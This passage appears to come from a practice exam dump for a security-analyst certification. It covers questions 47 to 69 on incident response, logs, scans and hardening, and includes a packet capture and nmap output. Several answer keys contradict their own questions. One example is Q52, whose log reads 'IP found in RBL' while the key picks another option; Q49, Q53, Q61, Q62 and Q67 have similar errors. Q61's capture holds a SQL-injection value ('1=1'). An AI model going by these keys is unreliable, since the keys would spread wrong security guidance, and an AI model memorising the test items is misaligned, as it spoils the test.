Explanation:

Question: 47

A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two

compromised devices.

Which of the following should be used to identify the traffic?

A. Carving
B. Disk imaging
C. Packet analysis
D. Memory dump
E. Hashing

Answer: C

Explanation:

Question: 48

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

A. Unauthorized, unintentional, benign
B. Unauthorized, intentional, malicious
C. Authorized, intentional, malicious
D. Authorized, unintentional, benign

Answer: C

Explanation:

Reference: https://www.sciencedirect.com/topics/computer-science/insider-attack

Question: 49

A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch.

Which of the following is the MOST appropriate threat classification for these incidents?

A. Known threat
B. Zero day
C. Unknown threat
D. Advanced persistent threat

Answer: D

Explanation:

Question: 50

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis.

Which of the following should the analyst do NEXT?

A. Decompile each binary to derive the source code.
B. Perform a factory reset on the affected mobile device.
C. Compute SHA-256 hashes for each binary.
D. Encrypt the binaries using an authenticated AES-256 mode of operation.
E. Inspect the permissions manifests within each application.

Answer: C

Explanation:

Question: 51

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

A. Implement a honeypot.
B. Air gap sensitive systems.
C. Increase the network segmentation.
D. Implement a cloud-based architecture.


Answer: C

Explanation:

Reference: https://www.securitymagazine.com/articles/89283-ways-to-reduce-your-attack-surface

Question: 52

A security analyst is reviewing the following log from an email security service.



```
Rejection type:            Drop
Rejection description:     IP found in RBL
Event time:                Today at 16:06
Rejection information:     mail.comptia.org
                           https://www.spamfilter.org/query?P=192.167.28.243
From address:              user@comptex.org
To address:                tests@comptia.org
IP address:                192.167.28.243
Remote server name:        192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

A. The To address is invalid.
B. The email originated from the www.spamfilter.org URL.
C. The IP address and the remote server name are the same.
D. The IP address was blacklisted.
E. The From address is invalid.


Answer: C

Explanation:

Reference: https://www.webopediA.com/TERM/R/RBL.html

Question: 53

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command netstat -aon from the command line and receives the following output:



LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

A. Line 1
B. Line 2
C. Line 3
D. Line 4
E. Line 5
F. Line 6

Answer: D

Explanation:

Question: 54

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

A. Walk through
B. Full interruption
C. Simulation
D. Parallel

Answer: C

Explanation:

Question: 55

A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected

back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication.

Which of the following will remediate this software vulnerability?

A. Enforce unique session IDs for the application.
B. Deploy a WAF in front of the web application.
C. Check for and enforce the proper domain for the redirect.
D. Use a parameterized query to check the credentials.
E. Implement email filtering with anti-phishing protection.

Answer: C

Explanation:

Question: 56

A Chief Information Security Officer (CISO) is concerned the development team, which consists of contractors, has too much access to customer dat
A. Developers use personal workstations, giving the company little to no visibility into the development activities.

Which of the following would be BEST to implement to alleviate the CISO's concern?

A. DLP
B. Encryption
C. Test data
D. NDA

Answer: D

Explanation:

Question: 57

A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT.

Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?

A. Attack vectors
B. Adversary capability
C. Diamond Model of Intrusion Analysis
D. Kill chain
E. Total attack surface

Answer: B

Explanation:

Reference: https://www.secureworks.com/blog/advanced-persistent-threats-apt-b

Question: 58

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\
Product Engine: 14.12.101
Engine Version: 3.5.71

Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.
The engine version is out of date. The oldest supported version from the vendor is 4.2.11.

The analyst uses the vendor's website to confirm the oldest supported version is correct.

Which of the following BEST describes the situation?

A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
B. This is a true negative, and the new computers have the correct version of the software.
C. This is a true positive, and the new computers were imaged with an old version of the software.
D. This is a false negative, and the new computers need to be updated by the desktop team.

Answer: C

Explanation:

Question: 59

A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach.

Which of the following is the BEST mitigation to prevent unauthorized access?

A. Single sign-on
B. Mandatory access control
C. Multifactor authentication
D. Federation
E. Privileged access management

Answer: C

Explanation:

Question: 60

A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application.

Which of the following is a security concern when using a PaaS solution?

A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
B. Patching the underlying application server becomes the responsibility of the client.
C. The application is unable to use encryption at the database level.
D. Insecure application programming interfaces can lead to data compromise.

Answer: D

Explanation:

Question: 61

Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:

```
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.s/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://t
empuri.org/">
<request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema-
instance"></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1006 1001 0
192.168.1.22
```

```
POST /services/v1_0/Public/Members.svc/soap
<<a:Password>Password123</a:Password><a:ResetPasswordToken+i:nil="true"/>
<a:ShouldImpersonatedAuthenticationBePopulated+i:nil="true"/><a:Username>somebody@compa
nyname.com</a:Username></request></Login></s:Body></s:Envelope> 192.168.5.66 - -
api.somesite.com 200 0 11558 1712 2024 192.168.4.89
```

```
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetIPLocation+xmln
s="http://tempuri.org/">
<a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/></request></GetIPLocation></s
:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1003 1011 307 192.168.1.22
```

```
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><IsLoggedIn+xmlns="
http://tempuri.org/">
<request+xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+xmlns:i="http://www.
w3.org/2001/XMLSchema-instance"><a:Authentication>
<a:ApiToken>kmL4krg2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</a:ApiToken><a:ImpersonateUserI
d>0</a:ImpersonateUserId><a:LocationId>161222</a:LocationId>
<a:NetworkId>4</a:NetworkId><a:ProviderId>''1=1</a:ProviderId><a:UserId>13026046</a:UserId><
/a:Authentication></request></IsLoggedIn></s:Body></s:Envelope> 192.168.5.66 - -
api.somesite.com 200 0 1378 1209 48 192.168.4.89
```

Which of the following MOST likely explains how the clients' accounts were compromised?

A. The clients' authentication tokens were impersonated and replayed.
B. The clients' usernames and passwords were transmitted in cleartext.
C. An XSS scripting attack was carried out on the server.
D. A SQL injection attack was carried out on the server.

Answer: B

Explanation:

Question: 62

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.

Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
B. Remove the servers reported to have high and medium vulnerabilities.
C. Tag the computers with critical findings as a business risk acceptance.
D. Manually patch the computers on the network, as recommended on the CVE website.
E. Harden the hosts on the network, as recommended by the NIST framework.
F. Resolve the monthly job issues and test them before applying them to the production network.

Answer: C, E

Explanation:

Question: 63

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

A. Deidentification
B. Encoding
C. Encryption
D. Watermarking

Answer: A

Explanation:

Question: 64

A network attack that is exploiting a vulnerability in the SNMP is detected.

Which of the following should the cybersecurity analyst do FIRST?

A. Apply the required patches to remediate the vulnerability.
B. Escalate the incident to senior management for guidance.

C. Disable all privileged user accounts on the network.
D. Temporarily block the attacking IP address.

Answer: A

Explanation:

Reference: https://beyondsecurity.com/scan-pentest-network-vulnerabilities-snmp-protocol-version- detection.html

Question: 65

An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented.

Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

A. Create three separate cloud accounts for each environment. Configure account peering and security rules to allow access to and from each environment.
B. Create one cloud account with one VPC for all environments. Purchase a virtual firewall and create granular security rules.
C. Create one cloud account and three separate VPCs for each environment. Create security rules to allow access to and from each environment.
D. Create three separate cloud accounts for each environment and a single core account for network services. Route all traffic through the core account.

Answer: C

Explanation:

Question: 66

A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided.

Which of the following data privacy standards does this violate?

A. Purpose limitation
B. Sovereignty
C. Data minimization
D. Retention

Answer: A

Explanation:

Reference: http://www.isitethical.eu/portfolio-item/purpose-limitation/

Question: 67

A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.

Which of the following commands would MOST likely indicate if the email is malicious?

A. sha256sum ~/Desktop/file.pdf

B. file ~/Desktop/file.pdf
C. strings ~/Desktop/file.pdf | grep "<script"
D. cat < ~/Desktop/file.pdf | grep -i .exe

Answer: A

Explanation:

Question: 68

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

A. Establish a hosted SSO.
B. Implement a CASB.
C. Virtualize the server.
D. Air gap the server.

Answer: D

Explanation:

Question: 69

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.


The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used.

INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.



Part 1


Scan Data

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT     STATE  SERVICE
443/tcp  open   https
| ssl-enum-ciphers:
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.


- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater



```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Fill out the following report based on your analysis of the scan data.

- □ AppServ1 is only using TLS 1.2
- □ AppServ2 is only using TLS 1.2
- □ AppServ3 is only using TLS 1.2
- □ AppServ4 is only using TLS 1.2
- □ AppServ1 is using Apache 2.4.18 or greater
- □ AppServ2 is using Apache 2.4.18 or greater
- □ AppServ3 is using Apache 2.4.18 or greater
- □ AppServ4 is using Apache 2.4.18 or greater

